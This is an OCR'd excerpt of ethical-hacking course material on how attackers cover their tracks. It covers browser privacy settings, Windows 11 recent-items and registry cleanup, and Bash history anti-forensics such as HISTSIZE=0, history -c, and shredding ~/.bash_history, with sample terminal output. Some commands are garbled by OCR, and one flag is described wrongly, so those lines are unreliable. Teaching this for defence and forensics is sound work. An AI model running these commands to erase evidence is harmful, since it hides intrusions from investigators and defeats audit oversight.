
What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete

To clear the online tracks of various activities, attackers should follow different paths for different OSs.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 11) are as follows:

- **From the Privacy Settings in Windows 11**
    - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**
    - In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Start, Jump Lists, and File Explorer**"
- **From the Registry in Windows 11**
    - Open the **Registry Editor** and navigate to **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
    - Delete all the values except "(**Default**)"



Covering BASH Shell Tracks

- The BASH is an **sh-compatible shell** that stores command history in a file called **bash_history**
- You can view the saved command history using the **more ~/.bash_history** command

Attackers use the following commands to clear the saved command history tracks:

- Disabling history
  - `export HISTSIZE=0`
- Clearing the history
  - `history –c` (Clears the stored history)
  - `history –w` (Clears history of the current shell)
- Clearing the user's complete history
  - `cat /dev/null > ~.bash_history && history –c && exit`
- Shredding the history
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history –c && exit` (Shreds the history file and clears the evidence of the command)

```
┌─[root@parrot]─[~]
└──╼ #export HISTSIZE=0
┌─[root@parrot]─[~]
└──╼ #history -c
┌─[root@parrot]─[~]
└──╼ #history -w
```

```
┌─[root@parrot]─[~]
└──╼ #shred ~/.bash_history
┌─[root@parrot]─[~]
└──╼ #more ~/.bash_history
��:=�/�3�.��Eg�
              �K����BuzhFd4��-Љ�xA;dPH$lbc0���js�
                                                   �R���R-D��n������
��?�Z�      ^Q#�V-����-3��I"Q�N��DGI

��_�D��ye.�`r8�1����F?W�6��fk�wX�;��+�A�]�I���'\
68�*�&�
º����S��KcU�R���� s��4.c�2�b�� �^L��w_�0ƺ�q�o���.�qMk��.��3���5���
--More--(2%)
```

Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the **`more ~/.bash_history`** command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**
  - **`history –c`**

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.

  - **`history –w`**

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

- **Clearing the user's complete history**

  `cat /dev/null > ~.bash_history && history –c && exit`

  This command deletes the complete command history of the current and all other shells and exits the shell.


- **Shredding the history**

  - `shred ~/.bash_history`

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - `shred ~/.bash_history&& cat /dev/null > .bash_history && history -c && exit`

